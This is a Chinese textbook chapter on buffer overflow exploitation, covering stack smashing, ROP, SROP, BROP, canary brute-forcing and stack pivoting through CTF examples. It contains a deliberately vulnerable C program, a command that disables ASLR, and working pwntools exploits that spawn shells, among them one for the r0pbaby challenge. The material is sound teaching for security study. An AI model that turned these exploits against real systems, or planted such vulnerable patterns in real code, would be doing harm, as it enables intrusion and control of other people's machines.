第7章 缓冲区溢出攻击技术

缓冲区是程序在执行过程中用于存放数据的地方，它通常是内存上的一段连续的地址，由程序或系统分配。当存放进去的数据长度超过缓冲区本身限定的长度时，就会产生缓冲区溢出。一般的缓冲区溢出，只会引起segmentfault，使程序发生错误，中断退出。但一个精心构造的溢出，系统不仅不会检测到错误，还可以使攻击者获得被攻击主机的权限，实现任意指令执行。

[7.1 缓冲区溢出原理](#_Toc223678162)

缓冲区溢出漏洞根据发生溢出的位置不同，可以分为栈溢出和堆溢出两类。（网络攻击与实验防范技术）

对于栈溢出，一般是通过覆盖栈上存储的函数返回地址，从而控制eip（对于64位则是rip），达到控制程序执行流程的目的。

堆溢出与之类似，但是堆上并没有存储函数返回地址的地方，所以堆溢出相对于栈溢出更为复杂和难以利用。

通常的，要进行缓冲区溢出攻击需要被程序满足两个条件：

1. 程序向用户请求输入，并向缓冲区写入数据。
2. 向缓冲区写入数据时，数据的长度没有很好的限制。

7.2 缓冲区溢出攻击过程

一般来说有如下过程：

1. 寻找溢出点

通常就是寻找危险函数，并定位需要溢出的长度。

一般来说，要定位溢出的长度，暴力尝试即可，也可以使用gdb-peda的功能生成pattern，定位溢出点。

常见的危险函数如下

输入

gets，直接读取一行，忽略'\x00'

scanf

vscanf

输出

sprintf

字符串

strcpy，字符串复制，遇到'\x00'停止

strcat，字符串拼接，遇到'\x00'停止

bcopy

（ctfwiki）

1. 构造溢出


对于构造溢出，我们将输入的数据叫做payload，最简单的payload莫过于 buffer+ret+shellcode，7.2.1 a）将讲解这种情况。对于现代系统，nx（或者说dep）及栈不可执行保护基本都会开启，在这种情况下，位于栈上的shellcode将无法执行，攻击失效。此时需要使用rop（Return Oriented Programming）技术来绕过栈不可执行保护，那么payload将会变为buffer+gadget\*n，7.2.1 b）将会详细解释rop技术和其衍生的srop，brop。当可控制的栈空间较小时，有时我们可以劫持栈指针（stack privot），7.2.1 c）介绍了这种技术。

1. 编写脚本进行攻击

根据编程语言的不同，编写脚本的方法和思路也稍有差别，这里主要讲解使用python编写脚本，并主要使用pwntools库。

最终的目的一般为getshell，shell通常指的是系统的命令行解释器，当攻击者得到shell，可以使用shell运行各种指令，实现入侵。

7.2.1栈溢出攻击


栈是一种先进后出的数据结构，一般有入栈（push）和出栈（pop）两种操作。（图自维基百科）

程序被执行时会创建进程，进程会创建一个栈来保存局部变量和函数调用信息，需要注意的是在程序的栈空间是由高地址向低地址增长的。

为什么栈会反向增长?

从直觉上来说,我们会认为栈像其它数据结构一样,是向高地址正向增长的。

栈反向增长是有历史原因的。在计算机十分巨大，需要占据整个房间的年代，人们可以很容易的把内存分为两部分，一部分给堆，另一部分给栈。当然，在程序运行期间，我们并不知道堆栈各需要多大的空间。这时最简单的解决方法可能是：



以上可以使我们联想到：一些学生在一个笔记本中写两门课的笔记：将第一门课的笔记正常写下，由于厌恶，而把另一门的笔记从后往前写。两种笔记有可能因缺少空间，而在中间的某处相遇。（re4b）

要理解栈溢出攻击，首先要理解函数调用栈，以c语言，在编译器生成的机器码中（这里以汇编指令来说）,进入函数时，通常会有以下操作：

1. 传递参数

X86：一般是将参数压栈进行传参。

传递的顺序由程序遵守的调用约定来决定，一般为从右到左。

X64：前几个参数由寄存器传递，其余由压栈传递。操作系统不同，传递参数的寄存器也不同。

Windows：RCX，RDX，R8，R9


\*NIX：RDI，RSI，RDX，RCX，R8，R9

1. Call 函数地址（push 返回地址，jmp 函数地址）
2. Ebp入栈，当前esp复制到ebp，esp减去一个数值，形成该函数的栈空间
3. 初始化局部变量（自动变量）
4. 运行函数指令
5. 返回值传递
6. Pop ebp
7. Ret（pop eip）

这里没有提到平衡栈帧的操作，实际上根据调用约定的不同，这个操作会在调用者或被调用者两个地方进行。

eip存储的是下一条要执行的指令的地址，所以若eip的值被修改为我们期望的地址，函数运行到ret时，程序将会跳到修改后的地址运行指令。根据上面来看，在进入函数时，通常栈上的数据是这样的。





（图自<http://www.cnblogs.com/clover-toeic/p/3755401.html>）

可以看出，esp永远指向栈顶的位置，而ebp则永远指向当前函数空间的栈底。

7.2.1 a）简单的栈溢出

简单的栈溢出即 buffer+ret+shellcode，由上图可知，栈上存储函数返回地址在局部变量的相对高地址，若在输入局部变量时发生溢出，多出的数据会向高地址覆盖，最先覆盖的就是与之相邻的高地址局部变量，接下来时ebp和函数返回地址。这里的buffer指的就是输入数据与函数返回地址之间的距离，这段数据的长度需要人为控制，保证ret数据覆盖到函数返回地址上。shellcode是用来发送到服务器利用特定漏洞的代码，它能在极小的空间内完成一些基本而重要的工作。Shellcode如何编写，由环境和目的决定，比如通过gets溢出时，shellcode要求不能出现’\x00’。

实验示例：

这里的环境是ubuntu64位，16.04LTS

首先我们要关闭地址随机化保护：sudo sh -c "echo 0 > /proc/sys/kernel/randomize\_va\_space"

假设我们由如下代码：

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

int main(int argc, char \*\*argv)

{

setbuf(stdin, 0);

setbuf(stdout, 0);

setbuf(stderr, 0);

pwnthis();

return 0;

}

int pwnthis()

{

char s[10];

printf("%x\n",s);

gets(s);

return 0;

}

可以看到，代码中包含危险函数gets（），并且为了方便，我们打印了s[]的起始地址。讲本代码保存到.c后缀的文本文件，并且用如下gcc指令来编译它。

gcc -m32 -fno-stack-protector -z execstack stack\_overflow.c -o stack\_overflow

有时候64位系统会缺少相应的库，这是可以用：apt install libc6-dev-i386下载相应的32位库。

其中，-m32是指生成32位程序

-fno-stack-protector是指关闭canary保护（后面会讲到）

-z execstack是指关闭栈不可执行保护

Stack\_overflow.c是源代码

-o：指定生成的输出文件

Stack\_overflow就是生成的二进制文件

编译成功后，用ida打开生成的二进制文件，定位到pwnthis（）函数，按f5生成伪代码，可以看到有：

int pwnthis()

{

char s; // [sp+6h] [bp-12h]@1

printf("%x\n", &s);

gets(&s);

return 0;

}

其中，s的地址距ebp的长度为0x12。转到stack窗口查看，也有：

-00000012 s db ?

-00000011 db ? ; undefined

-00000010 db ? ; undefined

-0000000F db ? ; undefined

-0000000E db ? ; undefined

-0000000D db ? ; undefined

-0000000C db ? ; undefined

-0000000B db ? ; undefined

-0000000A db ? ; undefined

-00000009 db ? ; undefined

-00000008 db ? ; undefined

-00000007 db ? ; undefined

-00000006 db ? ; undefined

-00000005 db ? ; undefined

-00000004 db ? ; undefined

-00000003 db ? ; undefined

-00000002 db ? ; undefined

-00000001 db ? ; undefined

+00000000 s db 4 dup(?)

+00000004 r db 4 dup(?)

确实是0x12的长度，根据计算，溢出点是0x12+4。由于函数打印了s[]的地址，我们可以很简单的算出shellcode的地址，即s[]+0x12+4+4。综上，攻击脚本就呼之欲出了。

from pwn import \*

#context.log\_level = 'debug'

p = process("./stack\_overflow")

sc = asm(shellcraft.i386.sh())

temp = int(p.recvline(),16)

sc\_addr = p32(temp + 0x12 + 4 + 4)

payload = 0x12 \* 'a' + 'bbbb' + sc\_addr + sc

p.sendline(payload)

p.interactive()

其中，process（）建立脚本和二进制程序的连接，shellcraft.i386.sh（）用以生成i386下的shellcode，asm（）将shellcode由汇编指令转换成机器码。Temp接收s[]的地址，sendline（）将payload输入到二进程程序中，interactive（）将控制交还给用户，以便于我们操作shell。效果如下：

lometsj@ubuntu:~/pwntest$ python p.py

[+] Starting local process './stack\_overflow': pid 65319

[\*] Switching to interactive mode

$ ls

core p.py stack\_overflow stack\_overflow.c

$ cat p.py

from pwn import \*

#context.log\_level = 'debug'

p = process("./stack\_overflow")

sc = asm(shellcraft.i386.sh())

temp = int(p.recvline(),16)

sc\_addr = p32(temp + 0x12 + 4 + 4)

payload = 0x12 \* 'a' + 'bbbb' + sc\_addr + sc

p.sendline(payload)

p.interactive()

$ exit

[\*] Got EOF while reading in interactive

$

[\*] Process './stack\_overflow' stopped with exit code 0 (pid 65319)

[\*] Got EOF while sending in interactive

7.2.1 b) ROP，SROP,BROP

NX/DEP保护，即数据段不可执行保护，是针对栈溢出攻击而产生的一项防护措施。简单的来说，当开启这种保护时，堆栈上的指令将没有执行权限。所以，上面a）提到的攻击手段会失效。

面向返回编程（英语：Return-Oriented Programming，缩写：ROP）是计算机安全漏洞利用技术，该技术允许攻击者在安全防御的情况下执行代码，如不可执行的内存和代码签名。攻击者控制堆栈调用以劫持程序控制流并执行针对性的机器语言指令序列（称为Gadgets）。 每一段gadget通常结束于return指令，并位于共享库代码中的子程序。系列调用这些代码，攻击者可以在拥有更简单攻击防范的程序内执行任意操作。（维基百科）

Gadget特点是其地址通常指向系统共享库的代码，并且以ret结尾。对于前者，因为其指向系统共享库，所以NX/Dep保护并不会关闭其指令的执行权限。对于后者，首先需要明白ret指令等同于pop eip。我们构造payload为buffer+gadeget \* n，明显的，函数执行完毕后程序会跳转到第一个gadget，此时，esp指向栈上数据的第二个gadeget，由于gadget由ret结尾，当执行到ret指令时，程序会跳转到第二个gadget上，并且esp指向第三个gadget的地址。以此类推，不出意外的话，程序会执行完所有的gadgets。

因此，我们可以像搭积木一样，通过gadget来拼接成我们需要执行的指令，从而实现溢出攻击。

通常来说，开启NX/DEP保护，会同时开启ASLR保护。

位址空间配置随机载入（英语：Address space layout randomization，缩写ASLR，又称位址空间配置随机化、位址空间布局随机化）是一种防范内存损坏漏洞被利用的计算机安全技术。位址空间配置随机载入利用随机方式配置资料定址空间，使某些敏感资料（例如作业系统内核）配置到一个恶意程式无法事先获知的位址，令攻击者难以进行攻击。（维基百科）

简单的讲，本来我们构造了一条gadgets链来进行溢出攻击，由于地址随机化，内存中的指令会随机的变动，使得gadgets链不能正常工作。不过需要注意的是，即使开启地址随机化，也不是全随机的。对于linux来说，开启ASLR，libc的基地址在每一次启动时都会变化，但是libc本身是整块存入内存的。即libc中指令相对于其基地址的偏移是不会变化的。而libc本身的指令是足够getshell的，所以要对抗ASLR，可以从泄露libc基地址下手。

实验示例：

（defcon2015 r0pbaby）

**步骤1：**

先分析题目，这个题有三个选项：

* 获取系统的libc-6.so的地址
* 获取libc中函数的地址
* 可以输入字符串
* 退出程序

根据题目标题，我们需要使用rop来构造溢出，从而实现任意指令执行。

**步骤2：**

调用binwalk检查

ctf@ubuntu:~/Desktop$ binwalk r0pbaby\_542ee6516410709a1421141501f03760   
DECIMAL       HEXADECIMAL     DESCRIPTION  
--------------------------------------------------------------------------------  
0             0x0             ELF, 64-bit LSB shared object, AMD x86-64, version 1 (SYSV)  
​

64位，用ida64打开

\_\_int64 \_\_fastcall main(\_\_int64 a1, char \*\*a2, char \*\*a3)  
{  
  char \*v3; // rsi@1  
  const char \*v4; // rdi@1  
  \_\_int64 v5; // rax@2  
  signed int v6; // eax@4  
  \_\_int64 v7; // rax@12  
  unsigned \_\_int64 v8; // r14@15  
  int v9; // er13@17  
  size\_t v10; // r12@17  
  int v11; // eax@18  
  void \*handle; // [sp+8h] [bp-448h]@1  
  char nptr[1088]; // [sp+10h] [bp-440h]@2  
  \_\_int64 savedregs; // [sp+450h] [bp+0h]@22  
​  
  setvbuf(stdout, 0LL, 2, 0LL);  
  signal(14, handler);  
  alarm(0x3Cu);  
  puts("\nWelcome to an easy Return Oriented Programming challenge...");  
  puts("Menu:");  
  v3 = (char \*)1;  
  v4 = "libc.so.6";  
  handle = dlopen("libc.so.6", 1);  
  while ( 1 )  
 {  
    while ( 1 )  
   {  
      while ( 1 )  
     {  
        while ( 1 )  
       {  
          sub\_BF7(v4, v3);  
          LODWORD(v5) = sub\_B9A(nptr, 1024LL);  
          if ( !v5 )  
         {  
            puts("Bad choice.");  
            return 0LL;  
         }  
          v3 = 0LL;  
          v6 = strtol(nptr, 0LL, 10);  
          if ( v6 != 2 )  
            break;  
          \_\_printf\_chk(1LL, "Enter symbol: ");  
          v3 = (char \*)64;  
          LODWORD(v7) = sub\_B9A(nptr, 64LL);  
          if ( v7 )  
         {  
            dlsym(handle, nptr);  
            v3 = "Symbol %s: 0x%016llX\n";  
            v4 = (const char \*)1;  
            \_\_printf\_chk(1LL, "Symbol %s: 0x%016llX\n");  
         }  
          else  
         {  
            v4 = "Bad symbol.";  
            puts("Bad symbol.");  
         }  
       }  
        if ( v6 > 2 )  
          break;  
        if ( v6 != 1 )  
          goto LABEL\_24;  
        v3 = "libc.so.6: 0x%016llX\n";  
        v4 = (const char \*)1;  
        \_\_printf\_chk(1LL, "libc.so.6: 0x%016llX\n");  
     }  
      if ( v6 != 3 )  
        break;  
      \_\_printf\_chk(1LL, "Enter bytes to send (max 1024): ");  
      sub\_B9A(nptr, 1024LL);  
      v3 = 0LL;  
      v8 = (signed int)strtol(nptr, 0LL, 10);  
      if ( v8 - 1 > 0x3FF )  
     {  
        v4 = "Invalid amount.";  
        puts("Invalid amount.");  
     }  
      else  
     {  
        if ( v8 )  
       {  
          v9 = 0;  
          v10 = 0LL;  
          while ( 1 )  
         {  
            v11 = \_IO\_getc(stdin);  
            if ( v11 == -1 )  
              break;  
            nptr[v10] = v11;  
            v10 = ++v9;  
            if ( v8 <= v9 )  
              goto LABEL\_22;  
         }  
          v10 = v9 + 1;  
       }  
        else  
       {  
          v10 = 0LL;  
       }  
LABEL\_22:  
        v3 = nptr;  
        v4 = (const char \*)&savedregs;  
        memcpy(&savedregs, nptr, v10);//此处溢出  
     }  
   }  
    if ( v6 == 4 )  
      break;  
LABEL\_24:  
    v4 = "Bad choice.";  
    puts("Bad choice.");  
 }  
  dlclose(handle);  
  puts("Exiting.");  
  return 0LL;  
}

需要注意的是，选项1给出的地址不是的值libc.so.6的地址，选项1的地址的值才是libc.so.6的地址。当然这种指针exp写起来太麻烦，libc的基址可以通过system的地址减去system的偏移算出来。

savedregs是一个IDA关键字，我们可以看到保存的堆栈帧指针和函数返回地址：在IDA中，我们可以直接单击它。

-0000000000000448 handle         dq ?                   ; offset  
-0000000000000440 nptr           db 1088 dup(?)  
+0000000000000000 s             db 8 dup(?)  
+0000000000000008 r             db 8 dup(?)  
+0000000000000010  
+0000000000000010 ; end of stack variables

可以知道缓冲区的大小是8

之后我们需要执行system函数来弹shell，在此之前需要向system函数传递"/bin/sh"的参数，"/bin/sh"可以在libc中找到。

ctf@ubuntu:~/Desktop$ strings -a -tx /lib/x86\_64-linux-gnu/libc.so.6 | grep "/bin/sh"  
 189fc0 /bin/sh

由于是64位程序，需要用寄存器（rdi）传参，需要找一个pop rdi，ret的gadget。这里可以使用ropgadget.py 获取。

root@ubuntu:/home/ctf/capstone# ROPgadget --binary /lib/x86\_64-linux-gnu/libc.so.6 --only "pop|ret"  
Gadgets information  
============================================================  
0x000000000001fd7a : pop rdi ; ret

再在程序里面获取system函数的地址

Welcome to an easy Return Oriented Programming challenge...  
Menu:  
1) Get libc address  
2) Get address of a libc function  
3) Nom nom r0p buffer to stack  
4) Exit  
: 2  
Enter symbol: system  
Symbol system: 0x00007F130283E6D0  
​

总结一下需要向栈上写入的东西

'a'\*8(填充buf)+gadget('pop rdi,ret')+'/bin/sh'的地址+system函数的地址

exp：

#!/usr/bin/python  
from pwn import \*  
#p = process('./r0pbaby\_542ee6516410709a1421141501f03760')  
p =remote('localhost',1234)  
rdi\_gadget\_offset = 0x1fd7a  
bin\_sh\_offset = 0x189fc0  
system\_offset = 0x45390  
    
def get\_fun\_addr(p,function):  
  p.send("2\n")  
  msg = p.recvuntil("Enter symbol: ")  
  p.send(function+"\n")  
  msg = p.recvuntil("4) Exit\n: ")  
  offset = msg.find(":")  
  offset2 = msg.find("\n")  
  addr = int(msg[offset+2: offset2],16)  
  return addr  
    
def rop\_buffer(p,playload):  
  p.send('3\n')  
  p.recvuntil('Enter bytes to send (max 1024): ')  
  playload\_len = str(len(playload))  
  p.send(playload\_len + '\n')  
  p.send(playload + '\n')  
  return  
    
p.recvuntil(':')  
system\_addr = get\_fun\_addr(p,'system')  
offset = system\_addr - system\_offset  
print "system\_addr:0x%x " % system\_addr  
rdi\_gadget\_addr = rdi\_gadget\_offset + offset  
print "rdi\_get\_addr:0x%x " % rdi\_gadget\_addr  
bin\_sh\_addr = bin\_sh\_offset + offset  
print "bin\_sh\_addr: 0x%x" % bin\_sh\_addr    
    
playload = "A"\*8 + p64(rdi\_gadget\_addr) + p64(bin\_sh\_addr) + p64(system\_addr)  
rop\_buffer(p,playload)    
    
p.interactive()

（自写，exp貌似是copy的）

下面介绍srop和brop，这两种攻击方式出现于[Oakland 2014](http://www.ieee-security.org/TC/SP2014)

Srop：http://www.ieee-security.org/TC/SP2014/papers/FramingSignals-AReturntoPortableShellcode.pdf


Brop：http://www.scs.stanford.edu/brop/

SROP的全称是Sigreturn Oriented Programming。

首先要说明的是signal机制。


Signal这套机制在1970年代就被提出来并整合进了UNIX内核中，它在现在的操作系统中被使用的非常广泛，比如内核要杀死一个进程（`kill -9 $PID`），再比如为进程设置定时器，或者通知进程一些异常事件等等。

如下图所示，当内核向某个进程发起（deliver）一个signal，该进程会被暂时挂起（suspend），进入内核（1），然后内核为该进程保存相应的上下文，跳转到之前注册好的signal handler中处理相应signal（2），当signal handler返回之后（3），内核为该进程恢复之前保存的上下文，最后恢复进程的执行（4）。

[](http://image.3001.net/images/20151128/14487174496599.png)


（<http://www.freebuf.com/articles/network/87447.html>）

重点在第二步和第三步上，我们可以把signal handler理解为一个特殊的函数，这个函数的参数是用户进程的上下文，返回地址是rt\_sigreturn，在执行完signal handler，会返回到rt\_sigretrun，而rt\_sigreturn会将上下文参数恢复。下图是linux系统保存在栈上的上下文信息。

[](http://image.3001.net/images/20151128/14487175105930.png)

（图自http://www.freebuf.com/articles/network/87447.html）

可以看到，寄存器的值作为上下文信息的一部分被保存在了栈上，而在rt\_sigreturn 执行时又会把寄存器的值从栈上复制到寄存器中，从而恢复用户进程挂起之前的状态。其中，内核为用户恢复上下文时不会对栈上的上下文信息进行检查。意即，我们完全可以通过栈溢出伪造一个存储上下文信息的栈，通过rt\_sigreturn将栈上的数据放到寄存器中。如下图

[](http://image.3001.net/images/20151128/14487175855048.png)

（图自http://www.freebuf.com/articles/network/87447.html）

那么此时当rt\_sigreturn 执行完毕后，随后就会执行rip指向的 syscall（），并且以rax和rdi为参数。明显的，这个函数调用会弹出一个shell，攻击完成。

Brop：Blind Return Oriented Programming

BROP(Blind ROP)于2014年由Standford的Andrea Bittau提出，其相关研究成果发表在Oakland 2014，其论文题目是**Hacking Blind（ctfwiki）**

Brop与其说是rop技巧，更不如说是寻找gadget的技巧，它的特长在于，可以在没有源程序的情况下寻找有效的gadget，是一种适用于远程攻击的rop，针对的是64位系统。

在前面我们提到了aslr保护，也就是地址随机化保护，在远程服务器中，服务器端的程序进程崩溃之后会自动重新启动。而对于大部分服务器应用来说，崩溃后重启的地址与崩溃前一样，也就是说虽然服务器端开启了额aslr保护，但只会在第一次启动时生效，崩溃后的重启并不会再次启用aslr随机化。当我们遇到这种远程程序的时候，可以反复进行崩溃尝试而不必担心aslr的影响。

作者在论文中同时提到了一个泄露canary的方法，canary的中文直译是“金丝雀”。

**历史**

煤矿工人过去带着金丝雀下井。这种鸟对危险气体的敏感度超过人。如果金丝雀死了，矿工便知道井下有危险气体，需要撤离。（https://share.america.gov/zh-hans/idiom-news-canary-coal-mine/）


在现代操作系统中，canary是一种防止栈溢出的保护机制，在开辟函数栈时，会先在fs块内存中的某个地方读取值并存到栈上，当函数运行到返回之前，会先检查当前栈上的数据与一开始从fs块上读取的值是否相同（通常是一个异或比较），若不同，则认为程序被栈溢出攻击，直接崩溃。狭义的来说，栈上一开始保存的数据，被我们称为canary。需要注意的是，canary的最低一位一般为“/x00”，这是为了防止canary被一些可以打印栈上数据的漏洞泄露。

Canary可以说是对付栈溢出攻击的一大杀器，但是对于brop适用的环境，即崩溃后不会重新随机化地址，即崩溃之后canary的值也不会发生变化，我们可以通过不断尝试获取canary的值，然后在payload上用正确的canary覆盖。

Buffer|canary|pre ebp|ret当开启canary保护时，栈上的数据布局。

32位系统下canary长度一般为4个字节，64位下则是8个字节。

进行爆破尝试时，如果仅仅是枚举所有可能的数值，则最多需要尝试4294967296（FFFF+1）次，无疑时非常低效的。



（图截自<http://www.scs.stanford.edu/brop/bittau-brop.pdf>）

为了提升效率，我们可以采用逐字节爆破的方式，具体见上图。对于逐字节爆破，最大尝试次数仅为4\*256=1024

不同于本地二进制文件或源码，我们可以直接扫描本地内存获取gadget，远程服务器端的程序，我们很难找到有效的gadget。此时我们可以换个思路，先远程dump内存，利用write（）或者puts（）这类的输出函数来实现。

下面是brop的核心思想，用以寻找起输出函数参数的gadeget。


一般来说，这种起参数的gadget都是pop xxx，ret。

这里引入两个概念，trap地址和stop地址。

Trap地址：当程序执行到这个地址时，程序会崩溃。这种地址很常见，内存中到处都是这类地址，一个随机跳转的地址总是能引起程序崩溃。

Stop地址：区别于trap地址，当程序执行到这个地址时，程序会被挂起或者无限循环。

然后我们使用这两种地址来找所谓的BROP gadgets。在libc\_csu\_init的结尾一段这样的指令



（图截，自同上）

可以看到，这段指令的特殊之处在于它是连续6个pop接一个ret。这种结构非常少见，意即我们可以通过寻找这种结构的gadget来找到这段指令。由上图可以看到的是，这段brop gadget虽然只是对rbx，rbx，r12，r13，r14，r15进行pop然后ret，但是通过分析其机器码，若程序从偏移0x7开始执行，指令则变为pop rsi，pop r15，ret。若程序从偏移0x9开始执行，指令则变为pop rdi，ret。所以若找到这段brop gadget，我们便可以通过偏移找到起第一个和第二个函数参数的gadget。

下面讲如何用trap地址和stop地址试探brop gadget的地址。我们把payload进行如下构造，buffer+canary+rbp+ret+trap\*6+stop+trap\*n。其中，buffer和rbp的值随意填，ret的值从0x400000开始枚举，一般情况下，由于我们是枚举地址，程序会崩溃。当程序并没有崩溃而是挂起，即无限循环时，记下此时的ret的值。枚举结束后，得到若干ret的值，这里需要注意，得到的ret值有可能不是brop gadget的地址而刚好是另一个stop地址。

如果是stop地址，把ret后所有地址都设为trap地址，若仍然会导致程序挂起，则确认是stop地址。

这样就得到brop gadget的地址了，即得到了控制起函数前两个参数的gadget。如果我们要用puts（），这时候gadget就已经足够了，有时候没有puts（）这么好用的函数，通常情况下需要使用write（），所以我们要起三个参数，前两个参数已经拿到gadget了，第三个参数，需要的gadget是pop rdx，ret。这个gadget很难找，我们可以转而求strcmp（）的地址，因为strcmp（）的汇编功能是对rdx赋值，所以可以用strcmp（）代替pop rdx，ret这个gadget。

那么下面的目标是求write（）和puts（）的地址。

c）Stack Pivot

stack pivot 即劫持栈指针，将栈转移到一个更好控制的地址进行rop。通常的，劫持栈指针一般用于栈上可写的数据长度有限，难以构造长的rop链时。

### 示例[¶](https://ctf-wiki.github.io/ctf-wiki/pwn/stackoverflow/others/#_3)

#### 例1[¶](https://ctf-wiki.github.io/ctf-wiki/pwn/stackoverflow/others/#1)

这里我们以**X-CTF Quals 2016 - b0verfl0w**为例，进行介绍。首先，查看程序的安全保护，如下

➜ X-CTF Quals 2016 - b0verfl0w git:(iromise) ✗ checksec b0verfl0w

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX disabled

PIE: No PIE (0x8048000)

RWX: Has RWX segments

可以看出源程序为32位，也没有开启NX保护，下面我们来找一下程序的漏洞

signed int vul()

{

char s; // [sp+18h] [bp-20h]@1

puts("\n======================");

puts("\nWelcome to X-CTF 2016!");

puts("\n======================");

puts("What's your name?");

fflush(stdout);

fgets(&s, 50, stdin);

printf("Hello %s.", &s);

fflush(stdout);

return 1;

}

可以看出，源程序存在栈溢出漏洞。但是其所能溢出的字节就只有50-0x20-4=14个字节，所以我们很难执行一些比较好的ROP。这里我们就考虑stack privot。由于程序本身并没有开启堆栈保护，所以我们可以在栈上布置shellcode并执行。基本利用思路如下

* 利用栈溢出布置shellcode
* 控制eip指向shellcode处

第一步，还是比较容易地，直接读取即可，但是由于程序本身会开启ASLR保护，所以我们很难直接知道shellcode的地址。但是栈上相对偏移是固定的，所以我们可以利用栈溢出对esp进行操作，使其指向shellcode处，并且直接控制程序跳转至esp处。那下面就是找控制程序跳转到esp处的gadgets了。

➜ X-CTF Quals 2016 - b0verfl0w git:(iromise) ✗ ROPgadget --binary b0verfl0w --only 'jmp|ret'

Gadgets information

============================================================

0x08048504 : jmp esp

0x0804836a : ret

0x0804847e : ret 0xeac1

Unique gadgets found: 3

这里我们发现有一个可以直接跳转到esp的gadgets。那么我们可以布置payload如下

shellcode|padding|fake ebp|0x08048504|set esp point to shellcode and jmp esp

那么我们payload中的最后一部分改如何设置esp呢，可以知道

* size(shellcode+padding)=0x20
* size(fake ebp)=0x4
* size(0x08048504)=0x4

所以我们最后一段需要执行的指令就是

sub 0x28,esp

jmp esp

所以最后的exp如下

